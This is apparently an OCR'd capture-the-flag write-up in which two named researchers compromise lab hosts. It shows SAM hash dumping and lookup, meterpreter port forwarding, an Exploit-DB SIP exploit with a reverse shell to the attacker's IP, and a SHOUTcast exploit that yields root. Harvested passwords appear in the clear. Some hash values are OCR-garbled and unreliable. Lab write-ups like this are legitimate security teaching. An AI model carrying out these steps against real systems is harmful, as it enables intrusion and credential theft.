
Then we setup multi/handler with meterpreter as payload, and got a low-privilege shell:



But we need Admin (or SYSTEM). We spent quite a lot of time enumerating services, running processes, MS patches, weak configurations, etc... with some good 'ol whining about how useless/stupid we are, with ryujin and muts laughing in the background. Eventually, we noticed that the backup SAM file under C:\Windows\repair\ is accessible. Usually this file would only contain older passwords, but still worth a shot. So we downloaded SAM and system file, and ran samdump2:

```
root@bt:/pentest/exploits/framework3# /usr/bin/samdump2 -d -o test.txt system SAM

… this part is ommitted to save space...

Administrator:500:4be28d2300f375691d91a081d4b37861:6144736b65bd8176146f5e7e7fee43a3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:f6f64c06da7e823cd27950ffb2f48465:::
mos-quito:1003:df0fe622edd33423e68aa26a841a86fa:ed768fe394fb47c6717a7dd4c57afc06:::
```

Now we need to crack these hashes. We thought about cracking them locally, but usually this would take quite a long time especially when you already have a rule that tells you "avoid cracking". So we decided to try just google these hashes.... and we found it!! It was already cracked at cracker.offensive-security.com: (see next page):




2710	62FD4963CDC96F4A2FCAB140DE4B43FE	ntlm	table	PENDING		
2709	37364cc5bcb0191556b592cfe53c50e0	ntlm	table	<notfound>		
2708	FA1961430A96F9BEAAD3B435B51404EE	lm	table	WIBBLE	1	20.81s
2707	bf6f8556585769555715282 5b8cfe78b	lm	table	<notfound><notfound>	1	264.84s
2706	dc300a524c1f83b582e549a25da5a763	lm	table	<notfound><notfound>	1	262.68s
2705	07EAA2B600669980AA3268FD8CC3F0E5	lm	table	<notfound><notfound>	1	262.38s
2704	c4464612a8087ab54aa6e356e2a7b197	md5	table	<notfound>	1	253.94s
2703	07eaa2b600669980aa3268fd8cc3f0e5	ntlm	table	<notfound>	1	481.17s
2702	077F6222714FA04CE822384ED03E6A09	ntlm	table	<notfound>	1	476.91s
2701	E50BE861156E77E57E7247B3EDC1D9B6	ntlm	table	<notfound>	1	478.92s
2700	5e670b4fd12c851ee87f52699a99c2e2	lm	table	<notfound><notfound>	1	254.03s
2699	5e670b4fd12c851ee87f52699a99c2e2	ntlm	table	<notfound>	1	482.16s
2698	CF9D1A4A87AB69E06D014E9C06910946	ntlm	table	<notfound>	1	475.78s
2697	8FDECF063CDAC5D8407C5B1A75826FAD	ntlm	table	<notfound>	1	483.79s
2671	771416F3334401596BC2CFAA54A5CF86	md5	web		1	immediate
2653	6086c683afd45ff66b867d8cffcf4b3c	md5	table	krucco	1	157.77s
2651	432784691231208385749857437974 32	md5	web		1	immediate
2640	69BE8EE000D567C5140CF96A57D92C4E	lm	table	DU-9OW*FNLI5K7	1	54.60s
2636	bc1e2d9838dec5c793a6f13d5ea930d1	lm	table	6L)5JBDRVCTORP	1	48.62s
2635	057a98b64b351b493bd5dfb9724fb6bf	lm	table	VQ$3RX4OWREEWA	1	50.46s
2634	0fd535c4eaf8cc2daad3b435b51404ee	lm	table	HCYJ	1	29.28s
2626	F9CACC8204203916735D87D49CCAE09F	lm	table	TRICIA2010	1	57.76s
2602	6206AE73F56880B7AAD3B435B51404EE	lm	table	LULULU	1	57.09s
2592	163f048244057a4eaad3b435b51404ee	lm	table	MACSTA	1	30.25s
2582	bc18ada55913280769510 9ab020e401c	lm	table	%SC@NM3!	1	44.69s
2581	435987a41f8ff888aad3b435b51404ee	lm	table	ECOPY	1	49.18s
2577	b54c8eeer3f5s4rfh5r4f5w3lcc2elqe	md5	web	hashes	1	immediate
2572	A0E0B8F1E1049F51C187B8085FE1D9DF	lm	table	@WSX2WSX	1	58.37s
2571	df0fe622edd33423e68aa26a841a86fa	lm	table	MOSQUITO	1	86.36s
2570	4be28d2300f375691d91a081d4b37861	lm	table	OFF53CRZ	1	121.73s
2551	e52cac67419a9a22e8fc7858e457c868	lm	table	PASSWORDWOOT	1	50.88s
2542	D89473DDE4499E99C2265B23734E0DAC	lm	table	TONTON31	1	55.79s
2512	fd1b05c1fcbe06cafla2c133e3368236	md5	web	l3tm31n	1	immediate
2509	0182BD0BD4444BF836077A718CCDF409	lm	table	12345678	1	84.29s
2508	ba7c2d39b3d773aaaad3b435b51404ee	lm	table	LOVEIT	1	28.00s
2506	s7JPK4QQ3EdGAWb9qM33LuKfsN0PSOpO	md5	web	hashes	1	immediate
2504	a7a336fa21c3e7b7e5e55d3fd61bc4d6	lm	table	STRONGPASSWORD	1	51.22s
2486	40144C10636DF3EE89AF927FF60F5981	lm	table	GRAND-PORT09	1	50.22s
2485	9DBC51139162CDEF93E28745B8BF4BA6	lm	table	SHORTBUS	1	44.57s
2483	d23cfec28c5da9790f3a36365833aff1	lm	table	602233SALAS	1	47.87s

And this is how we got Administrator's password (pwd=0FF53CRZ).

A quick netstat -an on 192.168.x.141 tells us we can just use rdesktop to port 3389, which requires port forwarding. Nice thing about meterpreter is that there's a portfwd command:

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add / delete / list] [args]


OPTIONS:

    -L <opt>  The local host to listen on (optional).
    -h        Help banner.
    -l <opt>  The local port to listen on.
    -p <opt>  The remote port to connect to.
    -r <opt>  The remote host to connect to.

meterpreter > portfwd add -L 127.0.0.1 -l 3389 -p 3389 -r 192.168.8.141
[*] Local TCP relay created: 127.0.0.1:3389 <-> 192.168.8.141:3389
meterpreter >
```

And we can just do "rdesktop 127.0.0.1" on our end, login with the credential we got. proof.txt will be on desktop, which should be: 104f83a7f6052c756ef0e5cd6014a29b



Mosquito also has some interesting files such as k.bat to set administrator's password. And another bat file named map_mysql_drive.bat, which gives away 192.168.x.115's mysql (share) password: net use Z: \\192.168.6.115\mysql /user:mysql Sql!!98765

Also, one very interesting letter found in 192.168.x.141's Administrator's profile folder (mailfrom_jackie.txt):

```
Date: Wed, 16 Jun 2010 22:04:45 +0200
From: jackie <jackie@hsiyf.net>
Message-Id: <201006162004.o5GK4j7c006945@hsiyf.net>
To: admin@hsiyf.net
Subject: SIP CLIENT

Hi Greg,
I am having issues installing a SIP client on my XP box.
It seems it can't connect to the SIP server! Could you please
check the logs on the server and and see what's going on?
Thx,

/jackie
```

So... where's Jackie?

Hacking Jackie (192.168.x.150)

If you remember what happened at the end of 192.168.x.200 (a BT4 machine), we actually found a host at 192.168.x.150. Turns out this is Jackie. This is a pretty unique target, because there's very strict firewall rules:

1. We cannot reach Jackie directly from our own machine, has to connect to it from 192.168.x.200
2. Jackie also has very strict outbound rules

Therefore we spent a lot of time trying to break Jackie from 192.168.x.200 (with my backdoor SSH account). Again, the first thing we did was to hit Jackie with nmap:

```
root@bt:/pentest/exploits/framework3# nc -vnlp 9999
listening on [any] 9999 ...
connect to [192.168.8.29] from (UNKNOWN) [192.168.8.200] 35844
nmap -O 192.168.8.150

Starting Nmap 5.00 ( http://nmap.org ) at 2010-06-19 07:43 EDT
Interesting ports on 192.168.8.150:
Not shown: 999 filtered ports
PORT     STATE SERVICE
5060/tcp open  sip
MAC Address: 00:0C:29:C3:0D:C8 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
```

Obviously, we need to attack port 5060. After some attempts, we managed to get a response using the sipp command (see next page):

```
root@bt:/tmp# sipp -sn uas 192.168.8.150
------------------------------ Scenario Screen -------- [1-9]: Change Screen --
  Call-rate(length)       Port        Total-time        Total-calls Remote-host
  10.0(0 ms)/1.000s       5061        33.99 s           339 192.168.8.150:5060(UDP)
  9 new calls during 0.993 s period          1 ms scheduler resolution
  3 calls (limit 30)                         Peak was 6 calls, after 29 s
  0 Running, 3 Paused, 0 Woken up
  0 out-of-call msg (discarded)
  1 open sockets
                             Messages   Retrans   Timeout     Unexpected-Msg
      INVITE  ---------->          339         0         0
        100  <----------           339         0                   336
        180  <----------           3           0                   0
        183  <----------           0           0                   0
        200  <----------       E-RTD1 0        0                   0
        ACK  ---------->           0           0
       Pause  [      0ms]          0                               0
        BYE  ---------->           0           0                   0
        200  <----------           0           0                   0
------------------------------ Test Terminated --------------------------------
---------------------------- Statistics Screen ------- [1-9]: Change Screen --
  Start Time              | 2010-06-19 07:58:49
  Last Reset Time         | 2010-06-19 07:59:22
  Current Time            | 2010-06-19 07:59:23
-------------------------+---------------------------+-------------------------
  Counter Name            | Periodic value            | Cumulative value
-------------------------+---------------------------+-------------------------
  Elapsed Time            | 00:00:00:994              | 00:00:34:003
  Call Rate               |     9.054 cps             |    9.970 cps
-------------------------+---------------------------+-------------------------
  Incoming call created   |           0               |       0
  OutGoing call created   |           9               |     339
  Total Call created      |                           |     339
  Current Call            |           3               |
-------------------------+---------------------------+-------------------------
  Successful call         |         0                 |       0
  Failed call             |        10                 |     336
-------------------------+---------------------------+-------------------------
  Response Time 1         | 00:00:00:000              | 00:00:00:000
  Call Length             | 00:00:00:019              | 00:00:00:022
------------------------------ Test Terminated --------------------------------
2010-06-19 07:59:23: Aborting call on unexpected message for Call-ID
'339-5754@127.0.1.1': while expecting '100' response, received 'SIP/2.0 486 Busy Here
From: sipp <sip:sipp@127.0.1.1:5061>;tag=5754SIPpTag00339
To: sut <sip:service@192.168.8.150:5060>
Call-Id: 339-5754@127.0.1.1
Cseq: 1 INVITE
Via: SIP/2.0/UDP 127.0.1.1:5061;branch=z9hG4bK-5754-339-0;received=192.168.8.200
Date: Sun, 20 Jun 2010 16:25:06 GMT
Allow: INVITE, ACK, CANCEL, BYE, REFER, OPTIONS, NOTIFY, REGISTER, SUBSCRIBE
User-Agent: sipX/2.5.2 (WinNT)
Accept-Language: en
Supported: sip-cc, sip-cc-01, timer, replaces
Contact: sip:10.10.10.150
Content-Length: 0
' .
sipp: There were more errors, enable -trace_err to log them.
```

And this is how we identified Jackie's sip version, and found an exploit that's suitable: http://www.exploit-db.com/exploits/2070/


After many attempts, we finally got one attack vector to work against Jackie:

Attacker : 192.168.8.29
iVuln : 192.168.8.200
Jackie : 192.168.8.150

1. Replace the payload of EDB ID# 2070 to windows/meterpreter/reverse_tcp lhost=192.168.8.29 lhost=80
2. Upload the exploit to 192.168.8.200
3. Run the exploit against Jackie from 192.168.8.200
4. Jackie gets exploited, sends the shell back to 192.168.8.29:80
5. Attacker gets a shell

After getting a shell, an annoying problem we had was the shell connection would only stay for about a few minutes, and then it'd die. But migrating meterpreter to another process solved this problem. And then we spent quite some time enumerating, trying to figure out the best way to escalate. Turns out it's quite simple, the "getsystem" command in meterpreter took care of everything. We successfully got our root access, and retrieved our flag: 738f306540d0345607cc77055bdbe4

Jackie also holds an interesting file called connect_mysql.pyc. This is an important clue to 192.168.x.115... However, we chose to go after 192.168.x.140.




Hacking @k-SLC (192.168.x.140)

Again, we launch nmap to see what 192.168.x.140 has:

```
root@bt:~# nmap -O 192.168.8.140

Starting Nmap 5.00 ( http://nmap.org ) at 2010-06-21 13:12 EDT
Interesting ports on 192.168.8.140:
Not shown: 994 closed ports
PORT     STATE    SERVICE
22/tcp   filtered ssh
80/tcp   open     http
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
8000/tcp filtered http-alt
8001/tcp filtered unknown
```

It appears only port 80 is accessible. However, there's only a cat image:



…. which didn't make sense to us at the time. We ended up running tools such as DirBuster, and nikto, but none of them returned anything useful that we could use.

After some head banging, we took another look at the nmap report. And realized these "filtered" ports might be blocked by iptables instead of a firewall (if it was, it typically would have said "994 filtered ports"). And we assumed what the cat is trying to say is actually Port "Knocking", which is described here:
https://help.ubuntu.com/community/PortKnocking

Note that the default sequence is 7000, 8000, and 9000. So we try out the "knock" command:

```
root@bt:~# knock 192.168.8.140 7000:tcp 8000:tcp 9000:tcp
```

And finally, port 8000 opens:

```
Interesting ports on 192.168.8.140:
Not shown: 994 closed ports
PORT     STATE    SERVICE
22/tcp   filtered ssh
80/tcp   open     http
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
8000/tcp open     http-alt
8001/tcp filtered unknown
MAC Address: 00:0C:29:AE:F1:EF (VMware)
```

Port 8000 appears to be HTTP, so we grabbed the banner:

```
root@bt:~# nc 192.168.8.140 8000
GET / HTTP/1.0

ICY 401 Service Unavailable
icy-notice1:<BR>SHOUTcast Distributed Network Audio Server/Linux v1.9.4<BR>
icy-notice2:The resource requested is currently unavailable<BR>
```

Again, what do you do when you see information like this? You look it up on Exploit-DB! And very quickly we found the following exploit:
http://www.exploit-db.com/exploits/1456/

The exploit worked like a charm without any modification, and we got proof.txt (see next page):

```
root@bt:~# ./exploit
 ___ ___ ___|  _|___ _ _| | |_
|_ -| -_| . |  _| .'| | | |  _|
|___|___|_  |_| |__,|___|_|_|.ch
          |___|
Shoutcast <= 1.9.4 simon@segfault.ch
[-] Usage: ./exploit -h <host> [options]
[!] Options:
        -h      Hostname you want attack (required)
        -p      Port of the shoutcast (default: 8000)
        -t      Target (default: 0)
        -s      sleep time to connect (default: 1)
        -S      sleep time to write memory (default: 7)
[!] Targets:
        0       Try to determine target
        1       Shoutcast 1.9.4 all Linux distros
        2       Shoutcast 1.9.2 all Linux distros
root@bt:~# ./exploit -h 192.168.8.140 -p 8000 -t 0
 ___ ___ ___|  _|___ _ _| | |_
|_ -| -_| . |  _| .'| | | |  _|
|___|___|_  |_| |__,|___|_|_|.ch
          |___|
Shoutcast <= 1.9.4 simon@segfault.ch
[!] Connecting to target... done!
[!] Version: SHOUTcast Distributed Network Audio Server/Linux v1.9.4
[!] Targeting: Shoutcast 1.9.4 all Linux distros
[+] Uploading shellcode[131] to [0xbffffff7]
[+] Uploaded shellcode succesful
[!] Writing retaddr [0xbfffff74] to retloc [0x806493c]
[+] Wooohooo we got a shell!
Linux slack 2.4.26 #6 Mon Jun 14 19:07:27 PDT 2004 i686 unknown unknown GNU/Linux
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy)
: command not found
ls
Desktop
knock-0.5
knock-0.5.tar.gz
proof.txt
shoutcast
cat proof.txt
ce35a46e3a646863559f12680e9f39b5
```

However, the contest was already over before we obtained the checksum.

Hacking 0xDEADCAO (192.168.x.115)

Unfortunately for us, we already ran out of time for 0xDEADCAO. But we did manage to obtain some important information for it from other servers such as map_mysql_drive.bat, connect_mysql.pyc; and gained some access from Mosquito.

Again, during the early phase, we ran nmap to see what 0xDEADCAO has to offer:

```
PORT     STATE SERVICE
139/tcp  open  netbios-ssn
445/tcp  open  netbios-ssn      Windows 2008 Standard Service Pack 2 (language: Unknown) (name:WIN-
VGPR5DOPEJJ) (domain:WIN-VGPR5DOPEJJ)
3306/tcp open  mysql            MySQL 5.1.47-community
8080/tcp open  http-proxy?
Running (JUST GUESSING) : Microsoft Windows 2008|Vista (89%), FreeBSD 6.X (85%)
Aggressive OS guesses: Microsoft Windows Server 2008 Beta 3 (89%), Microsoft Windows Vista SP0 or SP1 or Server
2008 SP1 (89%), Microsoft Windows Vista or Windows Server 2008 SP1 (86%), FreeBSD 6.2-RELEASE (85%)
No exact OS matches for host (test conditions non-ideal)
```

A quick auxiliary/scanner/smb_version also tells us: "192.168.8.115 supports SMB 2 [dialect 2.2]"

As we gained access to the mysql share folder from 192.168.x.141 (found in map_mysql_drive.bat in Mosquito):

net use Z: \\192.168.x.115\mysql /user:mysql Sql!!98765

We found a HTML file named "register.htm", which tells us about the system:

```
<environment>
        <hostname>WIN-VGPR5DOPEJJ</hostname>
        <hostId/>
        <osName>Windows_NT</osName>
        <osVersion>Microsoft Windows 2008 SP(1) (600.6001)</osVersion>
        <osArchitecture>x86</osArchitecture>
        <systemModel>VMware Virtual Platform</systemModel>
        <systemManufacturer>VMware, Inc.</systemManufacturer>
        <cpuManufacturer>GenuineIntel</cpuManufacturer>
        <serialNumber>VMware-56 4d 89 a4 50 99 7b 45-07 23 ab 2c 36 39 93 6a</serialNumber>
</environment>
```

We also found tons of interesting stuff, including details about Team Viewer, test.zip under admin, and passwords.txt file under Z:\wwwroot:

```
root@bt:~/CTF/115# cat passwords.txt
ads8212
]KKdsa9
ppIds80
```

We also discovered that we could write data to \\192.168.x.115\stuff

However, this is when the lab closed down. So the adventure stops here...

Who is sinn3r

sinn3r is a security enthusiast living in the US. He is currently a member of Corelan Security, also part of the dev team of Exploit-DB.com.

Contact: http://twitter.com/_sinn3r

Who is TecR0c

TecR0c is from Australia and has been obsessed with technology ever since high school. He is always willing to expand his knowledge and take on new challenges. However, he doesn?t like to be beaten therefore plays hard.

He enjoys sharing his experiences and working with others. TecR0c is currently a Sysadmin for multiple companies but his passion has always been in computer security.

Favorite quotes: "Never hate your enemies ? it affects your judgement."

Contact: https://twitter.com/tecr0c